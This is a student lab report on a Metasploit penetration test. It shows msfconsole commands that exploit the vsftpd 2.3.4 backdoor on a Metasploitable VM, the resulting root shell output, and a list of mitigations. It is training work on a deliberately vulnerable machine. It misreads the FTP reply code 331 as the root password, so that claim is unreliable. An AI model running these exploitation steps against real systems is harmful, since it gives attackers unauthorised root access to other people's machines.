# WEEK-3

Asad Muhammad Channar

DHC-56

## Task-1:

## Penetration Testing with Metasploit

**Required:**

- Set up and use Metasploit to exploit vulnerabilities discovered in Week 2.
- Use the exploits to gain access to a target system.
- Document each step of the penetration test, including the tools used and the vulnerabilities exploited.


**Deliverables:**

- A detailed report on your penetration testing findings, including mitigation steps.

# Metasploit Framework (MSF) Guide

## Step 1: Open Metasploit Framework

Start by launching the Metasploit Framework from your terminal. You can do this by typing 'msfconsole'.




```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |      __________________   |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |         \'\/\/\/'/        |
 |              o O          |          )======(         |
 |                 o         |        .'  LOOT  '.       |
 | |^^^^^^^^^^^^^^|l___      |       /    _||__   \      |
 | |    PAYLOAD     |""\___, |      /    (_||_     \     |
 | |________________|__|)__| |     |     __||_)     |    |
 | |(@)(@)"""**|(@)(@)**|(@) |     "       ||       "    |
 |  = = = = = = = = = = = =  |      '--------------'     |
 +---------------------------+---------------------------+


       =[ metasploit v6.4.20-dev                          ]
+ -- --=[ 2440 exploits - 1256 auxiliary - 429 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
```

## Step 2: Search for Exploits

Use the search command to find specific exploits or payloads you want to use. For example: 'search type:exploit'.

Here also we add the ip of the target metasploit. For this I use my Metasploitable VM and find it's ip in the following way.

**<Ifconfig>**




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS TARGET_IP
RHOSTS => TARGET_IP
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.18.114
RHOSTS => 192.168.18.114
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.18.114   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

## Step 3: Use an Exploit

After finding an appropriate exploit, use the 'use' command to select it. For example: 'use exploit/unix/ftp/vsftpd_234_backdoor'.

As we can see, we have gained access of the metasploitable VM. We see that the target is running **vsFTPD 2.3.4.** The root **password** is **331.** Also we see a successful message that backdoor service has been spawned.

Command Shell session has been opened and we have access of the VM. We have executed the command **whoami** which is used to shw the current user and the result is **root** .
Also  we list the hidden files in the current working directory and a list appears also showing their permissions.



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.18.114:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.18.114:21 - USER: 331 Please specify the password.
[+] 192.168.18.114:21 - Backdoor service has been spawned, handling...
[+] 192.168.18.114:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.18.115:46705 -> 192.168.18.114:6200) at 2024-10-02 02:32:28 -0400

whoami
root
ls -la
total 93
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13480 Oct  2 02:23 dev
drwxr-xr-x  94 root root  4096 Oct  2 02:23 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
```

In this way, we have successfully exploited backdoor vulnerability in metasploit and gain access

### Mitigations for vsFTPd 2.3.4 Backdoor Vulnerability:

- **Update Software**: Upgrade to a secure version of vsFTPd to remove the backdoor vulnerability.
- **Disable FTP**: If not necessary, disable FTP and use secure alternatives like SFTP or FTPS.
- **Restrict Access**: Use firewalls to limit FTP access to trusted IPs, and segment your network to isolate critical systems.
- **Strong Credentials**: Enforce strong, unique passwords and consider multi-factor authentication (MFA).

- **Monitor Logs**: Regularly audit system logs for unusual activity and use intrusion detection systems (IDS).
- **Disable Anonymous Access**: Ensure anonymous FTP access is disabled to prevent unauthorized access.
- **Limit Root Access**: Restrict root privileges and apply the principle of least privilege.
- **Regular Patching**: Keep your software up to date and automate patch management.

.